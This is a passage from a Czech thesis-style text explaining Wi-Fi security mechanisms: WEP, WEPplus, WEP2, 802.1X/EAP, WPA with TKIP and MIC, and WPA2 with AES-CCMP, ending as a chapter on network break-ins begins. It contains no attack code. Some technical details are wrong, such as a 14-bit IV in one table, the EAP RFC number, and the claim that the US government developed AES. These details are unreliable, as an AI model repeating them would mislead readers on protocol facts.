Postup šifrování dat znázorňuje obrázek č. 6. Z dat se u odesílatele spočítá kontrolní součet (*Integrity Check Value* – ICV) a spolu s daty se zašifruje tajným klíčem (heslo + IV) a u příjemce se podle stejného klíče dešifruje. To zní sice jednoduše, ale ve skutečnosti je to složitější. Klíč se expanduje v pseudonáhodný klíčovací stream o stejné délce, jakou má šifrovaná zpráva. "Pseudonáhodnost" zajišťuje generátor pseudonáhodných čísel PRNG – tedy sestava pravidel, podle nichž se klíč rozšíří na délku zprávy do klíčovacího streamu. Samo šifrování probíhá tak, že se na šifrované hodnotě provede logická operace XOR s klíčovacím streamem a rozšifrování probíhá stejně (viz. obrázek č. 7) (1).



Obrázek č. 6 WEP šifrování (8)

Obě zařízení, mezi kterými probíhá šifrovaná komunikace, musí znát pravidla PRNG, aby obě vygenerovali stejné pseudonáhodné číslo a tajný klíč. Bezpečnost RC4 šifry je dána dvěma parametry:

- délkou klíče,
- četností obměny klíče.

Výrobci zařízení pro Wi-Fi na svých výrobcích uvádějí WEP s délkou klíče 64, 128 a někteří i 256 bitů, ale to není zcela pravda. Každý klíč je složen ze dvou částí.


- *Pevné části* – tajná a nemění se
- *Inicializačního vektoru (IV)* – mění se pro každý paket a není šifrován

Tajným klíčem je pouze pevná část, která má u 64 bitové šifry délku pouze 40 bitů a to není vůbec mnoho. Tabulka č. 2 zobrazuje jak se liší pevné části a klíče u různých výrobcem deklarovaných velikostí klíčů.

Tabulka č. 2 Délky šifrovacích klíčů u WEP

udávaná délka klíče (bit)	*délka pevné (tajné) části (bit)*	*délka IV (bit)*
64	40	14
128	104	24

V případě, kdy by se každý paket šifroval stejným klíčem, tak by klíč byl snadno rozluštitelný, proto jsou inicializační vektory pseudonáhodně generovány. Možných variant IV je 2^{24}.




Obrázek č. 7 WEP dešifrování (8)

Jak bylo zmíněno výše, standart WEP neřeší automatickou distribuci klíčů, proto je na výrobci zařízení, zda tuto možnost nabídne jako přídavek. Bohužel na většině zařízení je možné klíč zadat do konfigurace pouze ručně. V případě, že vaše AP dynamickou výměnu WEP klíče

podporuje, musí být v síti všechny AP od stejného výrobce, aby byly AP spolu kompaktibilní. Dynamickou výměnu WEP klíču podporuje u svých výrobků. např. společnost Linksys (Cisco).

3.3.2 Integrity Check Value (ICV)

U standardu 802.11 a šifrování WEP je integrita dat zajištěna pomocí 32 bitové hodnoty ICV (*Integrity Check Value*), která je připojena k datové části 802.11 a šifrována metodou WEP. I když je hodnota ICV šifrovaná, je možné bez dešifrování změnit bity v šifrované datové části a aktualizovat šifrovanou hodnotu ICV, aniž by tato akce byla příjemcem zjištěna (7). Jak vypadá rámec 802.11 bez šifrování a šifrovaný pomocí WEP ukazuje obrázek č. 8.



Obrázek č. 8 802.11 a WEP rámce

3.3.3 WEPplus

Vznikl vylepšením původního WEP zabezpečení od společnosti Agere Systems (3). Je třeba zdůraznit, že WEPplus není o mnoho bezpečnější než samotný WEP, jen zabere útočníkovi, mnohem více času. WEPplus zvětšuje množství inicializačních vektorů, které jsou hlavní slabinou WEPu, umožňující poměrně rychle spočítat použitý klíč a připojit se do takto zabezpečené sítě. Pokud není WEPplus na všech zařízeních v síti pozbývá nasazení smysl, neboť sítí budou stále proudit slabé inicializační vektory.


3.4 WEP2

Je opět vylepšením původního WEP zabezpečení. WEP2 zlepšuje zabezpečení hlavně rozšířením inicializačních vektorů a zesílením 128bitového šifrování. Použit byl typicky na zařízeních, která neumožňovala provozovat novější WPA nebo WPA2 zabezpečení. Nicméně WEP2 má stejné bezpečnostní problémy jako WEP, jen útočníkovi zabere ještě o něco více času než WEPplus (3).

3.5 802.11X a EAP

802.1X je *IEEE* standard pro řízení přístupu do sítě. Obsažen je v rodině protokolů IEEE 802.1. Jinak by se 802.1X dal definovat jako bezpečnostní rámec pro všechny typy sítí, protože ho lze použít v drátových i bezdrátových sítích. Zahrnuje autentizaci uživatelů, šifrování zpráv a distribuci klíčů. Ověřování probíhá na úrovni portů přístupového bodu. To znamená, že blokuje přístup k segmentu lokální sítě uživatelům bez patřičného oprávnění (1).

802.1X vytvoří *point-to-point* spojení pokud bylo zařízení úspěšně autentifikováno. V případě neúspěchu je mu připojení do sítě zakázáno.



Obrázek č. 9 802.1X autentizace

Základem 802.1X je protokol EAP (*Extensible Autentification Protocol*) definovaného v RFC 2248 a později rozšířeného v RFC 3748. Původně byl vyvinut pro PPP LCP (*Point-to-Point Protocol Link Control Protocol*)(1).

V bezdrátových sítích je autentifikace zajišťována ne samotným 802.1X, ale autentifikačním serverem RADIUS nebo Kerberos. AP pouze zprostředkuje spojení stanice s tímto serverem, který rozhodne o autentizaci. Zprávy EAP se zapouzdřují do rámců 802.1X.

Průběh autentizace:

1) Klient odešle počáteční zprávu na přístupový bod (AP) a obdrží dotaz na identitu klienta zprávou *EAP REQUEST-ID.*
2) Klient odpoví zprávou *EAP RESPONSE-ID*, obsahující identifikační údaje uživatele. Přístupový bod zprávu zapouzdří do paketu RADIUS *ACCESS_REQUEST* a odešle ji autorizačnímu serveru RADIUS.
3) RADIUS server odpoví přístupovému bodu zprávou o výsledku autorizace daného klienta. Tedy povoleno nebo zakázáno a to prostřednictvím paketu *RADIUS ACCESS_ACCEPT* a v něm obsaženou zprávou *EAP SUCCESS* v prvním případě a nebo *RADIUS ACCESS/DENY* a v něm obsaženou zprávou *EAP FAILURE*. Zapouzdřenou zprávu EAP přepošle AP klientovi.
4) V případě úspěšné autentizace (*EAP SUCCESS*) je otevřen port, přes který probíhala autentizace, pro data daného uživatele a ten je nyní považován za autentizovaného (získal přístup do LAN sítě a může využívat její služby).

Stanice, která se chce připojit do sítě musí být vybavena tzv „prosebníkem“ (supplicant) softwarem. Do operačního systému Windows byla podpora 802.11X přidána nainstalováním *Service Packu 2*. V Linuxu lze pro komplexní správu Wi-Fi připojení využít program *wpasupplicant*, který poskytuje plnou podporu 802.11i, ale jeho ovládání není vhodné pro začátečníky (nastavuje se z příkazového řádku). Alternativou k *wpasupplicant* je *NetworkManger*. Standartně je součánstí grafického rozhraní KDE a nabízí intuitivní grafické rozhraní.

3.6 WPA

Bezpečnostní mechanismus WPA (*WiFi Protected Access*) vytvořený *WiFi Alliancí*, odstraňuje všechny dosud známé chyby svého předchůdce WEPu a navíc používá mechanismy převzaté ze standartu 802.11i[5], který má zabezpečení Wi-Fi sítí učinit srovnatelné s kabelovými sítěmi. WPA byl navržen jako dočasné řešení před dokončením 802.11i standartu. Do WPA byli implementovány jen vylepšení, které nevyžadují hardwarový upgrade přístupových bodů. U většiny AP stačí nahrát aktuální firmware výrobce s implementovaným WPA. Byla by chyba nezdůraznit, že WPA je neslučitelný s WEP a 802.11i (WPA2).

Hlavní výhody WPA zabezpečení proti WEP.

- Autentizace podle 802.11X – protokol *EAP* nebo alternativně *PreShared Key* (sdílený klíč)
- Protokol pro šifrování dynamickým klíčem - *TKIP*
- Kontrola integrity zpráv algoritmem *MIC* (přezdívaný Michael)

Z 802.11i používá WPA mechanismy pro šifrování přenášených dat a řízení přístupu do sítě. Pro šifrování se standartně využívá *TKIP*. WPA definuje i standart AES (*Advanced Encryption Standart*) jako možnou náhradu *TKIP*, ale u existujících zařízení není možné přidat podporu standartu AES softwarově (upgradem firmwaru), proto je podpora nepovinná a záleží na výrobci zda ji implementuje, nebo ne. Více o AES v kapitole 3.7.

3.6.1 TKIP - Temporal Key Integrity Protocol


Temporal Key Integrity protokol (TKIP) využívá šifrovací algoritmus RC4. Klíč má standartní délku 128 bitů(1). Hlavním vylepšením oproti WEPu je použití dynamických dočasných klíčů. Automatický klíčový mechanimus mění dočasný klíč každých 10 000 paketů. Tím je odstaněna bezpečnostní chyba WEPu, kde bylo možné odposlechem dostatečného množství paketů klíč

[5] V době vydání WPA nebyl standart 802.11i dokončen, proto WPA vychází z jeho 3. návrhu

odvodit. U TKIP nelze zachytit dostatečné množství paketů dáného tajného klíče. Maximum je 10 000 paketů poté se klíč změní. Pro odvození 128-bitového tajného klíče je potřeba přibližně 700 000 až 1 000 000 paketů šifrovaných tímto klíčem.

3.6.2 MIC – Message Integrity Check

Speciálně pro WPA byl Neilem Fergusonem navržen algoritmus pro nelineární kontrolu přenášených dat tzv. *Message Integrity Check* (MIC) nahrazující *jednoduchý kontrolní součet* (CRC) používaný u WEPu. MIC zabezpečuje kontrolu integrity, aby znemožnil útočníkovi změnu zprávy při nebo po přenosu (1). MIC pro každý paket odvodí z hlavního klíče svůj vlastní MIC klíč. Z odvozeného MIC klíče a virtuální hlavičky obsahující MAC adresy odesilatele a adresáta, se spočítá osmibajtová hodnota MIC a umístí se mezi datovou část rámce IEEE 802.11 a čtyřbajtovou hodnotu ICV (viz. kapitola 3.3.2)(8). Pole kontrolního součtu MIC je šifrováno společně s daty rámce a hodnotou ICV (7). Jak vypadá WPA rámec s MIC i ICV



Obrázek č. 10 WPA rámec

V návrhu 802.11i se počítá se zabezpečením Wi-Fi sítí různých druhů, od domácí sítě s několika stanicemi až po velké podnikové sítě, proto WPA obsahuje dva módy v kterých může pracovat. Těmi jsou:

- Enterprise
- Pre-Shared Key

3.6.3 WPA – Enterprise

Najde uplatnění hlavně ve větších sítích požadujících maximální zabezpečení (např. podniková Wi-Fi síť). Každý uživatel má jiné přihlašovací údaje (klíč). K ověření těchto údajů používá autentifikační server *RADIUS* nebo *Kerberos*. O povolení přístupu k síti nerozhoduje AP, ale právě autentizační server. Oproti PSK módu poskytuje vyšší zabezpečení.

Autentizace se provadí přes EAP-TLS (*EAP-Transport Layer Security*) definovaném v RFC 2716, který zajišťuje bezpečnou komunikaci mezi klientem a autentifikačním serverem. Používá systém veřejných klíčů v podobě certifikátů. Toto uspořádání dovoluje bezpečné ověření uživatele a autentizačního serveru a zabraňuje útokům typu *man-in-the-midlle* (muž uprostřed). Klient použije svůj veřejný klíč k zašifrování a dešifrování zpráv mezi ním a serverem. Ke své zprávě přidá digitální podpis pomocí svého soukromého klíče a server si pomocí veřejného klíče z certifikátu klienta ověří pravost podpisu. Stejný postup použije i klient pro ověření pravosti autentifikačního serveru.

3.6.4 WPA – Pre Shared Key (PSK)

Řešením pro domácí sítě nebo menší podnikové sítě je právě WPA – PSK. K ověření klienta používá sdílený klíč, který musí znát každé zařízení, které se chce do sítě připojit. O výsledku autentizace rozhoduje AP, podle klientem poskytnutého klíče. Pokud klíč poskytnutý klientem souhlasí s klíčem uloženým v AP, je klient je úspěšně autentizován.

3.7 WPA2 (802.11i)

V červnu roku 2004 byl vydán zatím nejnovější standart *802.11i* známý i pod názvem WPA2. Je označován za finální řešení zabezpečení bezdrátových sítí. Má proto dobré předpoklady. Oproti svému předchůdci WPA, který implementoval pouze vybrané části standartu 802.11i, WPA2 je plnou implementací tohoto standartu. V praxi to znamená, že vyžaduje hardwarovou podporu ze strany výrobců, především kvůli algoritmu AES (*Advanced Encryption Standart*), který se bez hardwarové podpory neobejde. Proto WPA2 najdete především na zařízeních vyrobených až po roce 2004. U částí, které jsou stejné u WPA i WPA2, odkáži na popis v kapitole o WPA.

Hlavním cílem standartu je aby byl flexibilní a zároveň poskytoval bezpečný rámec pro podnikové Wi-Fi sítě. To znamená, že obsahuje (stejně jako u WPA) dva způsoby zabezpečení a to:

- Enterprise,
- Pre-Shared Key.

Oba módy jsou v principu shodné s již popsánými módy v části 3.6 o WPA, proto se jejich podrobným popisem nebudu zabývat.

3.7.1 Autentizace

Hlavní rozdíl byl zmíněn už v kapitole o WPA a je v tom, že při návrhu bezdrátové sítě je možné zvolit různou úroveň zabezpečení. Pro podnikové sítě je důležité zabezpečení a to i bez ohledu na vyšší náklady. *802.11i* dále rozšiřuje tyto možnosti. Pro tento případ je autentizace klientů v síti možno provádět na výšších vrstvách modelu *ISO/OSI* pomocí protokolů *EAP*. Narozdíl od WPA vytvořeného Wi-Fi Alliancí, kde bylo možno používat pouze *EAP-TLS*, se tvůrci *802.11i* zdrželi doporučení jakéhokoli *EAP* protokolu. Máme na výběr z mnoha způsobů autentizace. Standartem je *EAP-TLS*, právě díky jeho nasazení ve WPA. Dále lze využít následující metody:

- Kerberos,
- EAP-LEAP,
- EAP-MDS,
- EAP-PEAP,
- EAP-TTLS,
- EAP-SIM.

Je důležité aby námi zvolené autentizační schéma bylo podporováno všemi 802.11x zařízeními. Hlavně autentizačním serverem (Radius nebo kerberos) a klientskými stanicemi. Ty musejí být vybaveny příslušným "prosebnickým" softwarem (supplicantem - viz. kapitola 3.5). Pokud se rozhodneme použít *EAP-TLS* musíme mít kompaktibilní klientský software nainstalovaný na stanicích a Radius server podporující *EAP-TLS*.

Použití autentifikačního serveru Radius nám dává možnost spolehlivě řídit přístupy do bezdrátové sítě.

Za zmínku stojí i *PSK* mód jako náhrada za autentifikační server vhodný pro menší sítě. *802.11i* v tomto módu má mnohem vyšší režijní nároky na přenosovou kapacitu sítě, především kvůli správě sdílených klíčů. Ve chvíli kdy je do bezdrátové sítě v módu *PSK* připojeno několik desítek počítačů je výhodnější použít Radius server, protože mnohem vyšší část přenosové

kapacity sítě je použita na správu (výměnu) klíčů stanic než v případě módu s autentifikačním serverem. V Enterprise módu spravuje klíče autentifikační server.

3.7.2 Správa klíčů

V *802.11i* jsou dva typy algoritmů ke generování a správě klíčů. Algoritmus používající ke správě klíčů server (*Enterprise* mód) a algoritmus používající sdílené klíče (*Personal* mód). Pokud chceme maximálně využít standart *802.11i* potřebujeme autentifikační server, který bude spravovat a generovat klíče. Pro menší organizace a domácí uživatele můžeme použít sdílený klíč.

Dále je nutné zdůraznit, že stejné schéma správy klíčů používá WPA i *802.11i*. WPA klíče se liší pouze svoji délkou způsobenou rozdíly mezi *TKIP* (*Temporal Key Integration Protocol* viz. kapitola 3.6 TKIP) a *AES-CCMP* (*Counter Mode with CBC-MAC*).

Na vrcholu hierarchie serverových klíčů je *PMK* (*pairwise master key* – hlavní klíč). Za jeho vytvoření zodpovídá autorizační protokol (např. *EAP-TLS* a další) použitý v průběhu *802.11X* autorizace a autentifikační fáze. Protokoly standartu *802.11X* vygenerují dočasný klíč a z něho autentifikační server a klientský software stanice vygenerují pár identických klíčů *PMK*. Tím je autentifikační proces u konce. Server i stanice mají stejný klíč, ale přístupový bod potřebuje také kopii *PMK* klíče. WPA použije autentifikační server (nejčastěji Radius) k zkopírování klíče přístupovému bodu. *802.11i* (WPA2) neurčuje způsob jakým se dostane klíč k autentifikátorovi (AP). V tuto chvíli mají stejný klíč server, AP i stanice. Stále ale není dovoleno stanici komunikovat. Nyní můžeme pomocí *PMK* vygenerovat čtyři dočasné klíče pro šifrování a integritu.

První dva klíče slouží k šifrování a kontrole integrity přenášených dat. Další dva klíče k ochraně navazování komunikace *EAPOL* (tzv. *EAPOL handshake*) mezi dvěma zařízeními. Vytvoří se následující dočasné klíče:

- *datový šifrovací* klíč (128 bitů),
- *datový integritní* klíč (128 bitů),

- *EAPOL šifrovací* klíč (128 bitů),
- *EAPOL integritní* klíč (128 bitů).

Tyto klíče se se nazývají dočasné protože jsou generovány při každém připojení stanice do sítě. Tyto se dohromady nazývají *pairwise transitient key* (*PTK*) o celkové délce 512 bitů. Prvek náhody při generování dočasných klíčů se zajišťuje tak, že obě zařízení vygenerují své klíče a přidají je k *PMK*. Poté přidají ještě *MAC* adresy všech propojených zařízení, aby byla zajištěna provázanost klíčů s těmito zařízeními. Z tohoto "mixu" vygenerují *PTK*.

Posledním krokem před povolením nebo zakázáním stanici přístup do sítě je prokázání identity přístupového bodu autentifikačnímu serveru. AP se musí prokázat správným *PMK*. Zkopírování *PMK* na AP se musí provést přes zabezpečený kanál. Volba typu kanálu je na uživateli (podporovaný typ autentizace dle standartu *802.11X*). Následující navázání komunikace se nazývá *four-way exchange*. Nastává v průběhu generování dočasného klíče. Pokud je tento proces úspěšně dokončen, klient získává přístup k síti.

Průběh připojení

1) Klient i autentizátor (např. Radius server) vygenerují náhodná data.
2) Vygenerují se dočasné klíče (*PTK*)
3) Klient se prokáže autentizátorovi správným *PMK* klíčem
4) Autentizátor má ověřen *PMK* klíč klienta
5) Mezi oběma zařízeními je vytvořen šifrovaný kanál

Protože v síti se používá i broadcast. Definuje standart 802.11i i zabezpečení broadcastové komunikace. K tomu se používá dočasný skupinový klíč (GTK), protože PTK klíč je jedinečný pro každého klienta. Šifrování broadcast komunikace je účinější používá-li se stejný klíč k zašifrování i dešifrování zprávy (symetrická šifra). Jakmile mohou klienti používat svůj unikátní PTK klíč je neefektivní používat pro broadcast asymetrické šifrování (veřejný a soukromý klíč). Vytváření a distribuce GTK se provádí přes kanál zabezpečený pomocí PTK klíče, jakmile se klient úspěšně připojí k AP. Postup je následující:

1) AP vygeneruje 256-bitové náhodné číslo – hlavní skupinový klíč (*GMK*)

2) *GMK* se použije k vytvoření skupinového šifrovacího klíče (*GEK*) a skupinového integritního klíče (*GIK*)
3) Spojením těchto klíčů vznikne *GTK* neboli dočasný skupinový klíč (*GTK*).

Přístupový bod rozešle *GTK* všem klientům, kteří budou používat broadcast. Postup tvorby a správy klíčů je stejný pro šifrovací algoritmy *TKIP* i *AES-CCMP*. Tyto dva šifrovací standarty jsou definovány standartem *802.11i*. Jedinné v čem se oba algoritmy liší je počet generovaných klíčů. Přehled klíčů jednotlivých algoritmů zobrazuje tabulka č. 3.

Tabulka č. 3 Přehled klíčů algorimů TKIP a AES-CCMP

TKIP	AES-CCMP
Dočasné klíče	
Datový šifrovací klíč (128 bitů)	Datový/integritní šifrovací klíč (128 bitů)
Datový integritní klíč (128 bitů)	
EAPOL šifrovací klíč (128 bitů)	EAPOL šifrovací klíč (128 bitů)
EAPOL integritní klíč (128 bitů)	EAPOL integritní klíč (128 bitů)
Skupinové klíče	
Skupinový šifrovací klíč (128 bitů)	Skupinový šifrovací/integritní klíč (128 bitů)
Skupinový integritní klíč (128 bitů)	
Celková velikost klíčů (bit)	
768	512


Popis šifrovacího algoritmu TKIP naleznete v části o WPA (kapitola 3.6.1 WPA). V standartu 802.11i je implementován stejně. Nyní něco o jeho nástupci.

3.7.3 AES-CCMP

I když je *TKIP* podporován standartem *802.11i* stále je to jen vylepšení původního WEPu s šifrou RC4. Wi-Fi aliance se s uvedením konceptu *RSN* (*Robust Security Network*) zavázala k zavedení nového šifrovacího algoritmu, který bude zcela bezpečný. Tím je AES-CCMP. Jak název napovídá vychází

z šifrovacího algoritmu *AES* (*Advanced Encryption Standart*), který vyvinula Americká vláda a používá ho k šifrování svých dokumentů. *AES* dosud nebyl prolomen. AES-CCMP vyvinuli D. Whiting, N. Ferguson a R. Housley pro standart *802.11i*. AES může využívat klíče o délce 128, 192 a 256 bitů., ale standart *802.11i* podporuje pouze 128-bitový AES.

AES je bloková šifra. To znamená, že může šifrovat a dešifrovat pouze bloky o délce 128 bitů. Každá zpráva se rozdělí na 128 bitové bloky. Pokud délka dat není dělitelná 128 bity rozšíří se libovolnými daty na 128 bitovou délku. Rozšíření zpráv o krátké délce zajišťuje algoritmus *CCMP*. Před zašifrováním zprávu „vycpe“ na požadovanou délku a po dešifrování „vycpávku“ odstraní. *CCMP* je kombinace dvou technik nazývaných *Counter Mode Encryption* (*CME*) a *CBC-MAC*. *CME* počítadlo přidává číslo šifrovaného bloku k AES dočasnému klíči. Funkcí XOR na čistý text a AES dočasný klíč + CME hodnota vznikne šifrovaný text. Hodnota CME počítadla se zvyšuje s každým zašifrovaným blokem dat o určitou hodnotu. Útočník potřebuje znát dočasný klíč a hodnotu CME počítadla pro daný blok, aby ho dokázal dešifrovat. Pro dešifrování dalších bloků by musel vědět o kolik se zvyšuje hodnota CME počítadla s každým blokem. Průběh *Counter Mode* šifrování ukazuje obrázek č. 11.



Obrázek č. 11 AES-CCMP (2)

Counter je hodnota CME počítadla. *Nounce* je obdoba inicializačního vektoru (IV) vytvořená algoritmem CCMP. *Nounce* se také přidá k dočasnému klíči a použije se k zašifrování čistého textu (*plaintext*). V AES-CCMP se nenazývá IV, ale PN hodnota. Její délka je 48 bitů a je obsažena v hlavičce zašifrované zprávy. PN hodnota se používá jako základ pro vytvoření *nounce* a

pro zvýšení hodnoty počítadla. Tímto postupem šifrování je zajištěna bezpečnost zprávy.

Integrita zpráv je v AES-CCMP zajištěna algoritmem CBC-MAC. Ten vezme první 128 bitový blok dat a zašifruje ho AES algoritmem. Poté použije funkci XOR na druhý 128 bitový blok. Takto pokračuje dokud není spočtena celá MIC (kontrolní součet zprávy). Poté vytvoří 128-bitový blok integritního kódu. Šance na zjištění této hodnoty je $1:10^{19}$. Tím je zajištěna integrita zprávy při přenosu.

3.8 Srovnání jednotlivých zabezpečení

Srovnání jednotlivých drůhů zabezpečení z hlediska bezpečnosti ukazuje tabulka č. 4.

Tabulka č. 4 Porovnání šifrovacích algoritmů (9)

	WEP	**WPA**	**802.11i (WPA2)**
autentizace	otevřená	EAP-TLS nebo PEAP	EAP-TLS nebo PEAP
šifrování	statický WEP	TKIP	AES
útok:	**odolnost**		
na integritu, důvěrnost dat, man in the middle	dobrá	lepší	nejlepší
falešná autentizace	špatná	nejlepší	nejlepší
na slabý klíč	špatná	nejlepší	nejlepší
falšované pakety	minimální	lepší	lepší
úroveň šifrování	pro domácí síť (40- nebo 104 bitový klíč, 24 bitový IV)	pro podnikovou síť (128 bitový klíč, 48 bitový vektor IV)	pro podniky i vládu (128 bitový klíč, 48 bitový IV6)

[6] IV se v 802.11i nazývají PN hodnota.

Doporučení ohledně uplatnění WEP, WPA nebo WPA2 s ohledem na využití v různých typech sítí je shrnouto v tabulce č. 5.

Tabulka č. 5 Doporučené uplatnění jednotlivých zabezpečení (9)

	autentizace	**šifrování**	**použitelnost pro podnikové sítě**	**použitelnost pro domácí a malé sítě**
WEP	nulová	WEP	nic moc	dobrá
WPA (PSK)	PSK	TKIP	nic moc	nejlepší
WPA2 (PSK)	PSK	AES-CCMP	nic moc	nejlepší
WPA (plná)	802.11x	TKIP	lepší	dobrá
WPA2 (plná)	802.11x	AES-CCMP	nejlepší	dobrá

4 Prolomení zabezpečení Wi-Fi

Z hlediska dostupnosti je bezdrátová síť ideálním médiem pro prolomení. Je velmi snadno dostupná ve srovnání s drátovými sítěmi a poskytuje útočníkovy určitou anonymitu dannou šířením Wi-Fi signálu. Ten lze s použitím směrové antény zachytit i na velkou vzdálenost od přístupového bodu.

Proč se nabourávat do cizích sítí? Důvodů může být mnoho. V lepším případě si chce jen někdo ověřit, zda to jde nebo jestli to dokáže. Další motivací je internet zdarma. Velké množství Wi-Fi sítí je budováno právě za účelem distribuce internetu nebo sdílení dat (např. firemních). Velmi těžce by jste v dnešní době hledali síť, která do internetu není připojena. Jiný útočník může mít za cíl "špehovat" uživatele (přes jejich počítače). Toho lze dosáhnout odposlechem (tzv. sniffing). Je možné zjistit, které stránky si uživatel právě prohlíží, zachytávat zprávy komunikačních programů, které nejsou většinou nijak zabezpečené a zprávy se přenášejí jako ASCII znaky (např. ICQ), nebo email, který je na tom ve valné většině případů stejně jako již jmenované ICQ nebo dokonce zjištovat hesla přenášená nešifrovaně. Pokročilý útočník dokáže zjistit o uživateli počítače velmi mnoho. Většina lidí si to neuvědomuje a neklade důraz na zabezpečení svých počítačů. Zvláště soukromé počítače bývají velmi "děravé" proti různým útokům. Ve firemní sféře je situace lepší. Většina managerů si uvědomuje důležitost svých dat a neváhá investovat do různého bezpečnostního softwaru (např. firewally, antiviry a různý antispyware) a hardwaru (např. síťové prvky od renomovaného výrobce, který je zárukou, že firmware jeho výrobků neobsahuje nějaké bezpečnostní chyby). Nejlepším řešením zabezpečení pro firmy je, dle mého názoru, zkušený správce sítě, který dokáže slabá místa v síti odstranit již při návrhu sítě, nebo dodatečnými úpravami v nastavení firewallů, routerů, AP, serverů, atd. Obrázek o stavu zabezpečení bezdrátových sítí je možné si udělat průjezdem z jednoho konce města na druhý se zapnutým notebookem vybaveným softwarem na monitorování bezdrátových sítí. Pravděpodobně zjistí, že většina sítí je zabezpečena jen velmi slabě.

Vyjímkou nejsou ani zcela nezabezpečené sítě lidí, kteří si koupili Wi-Fi

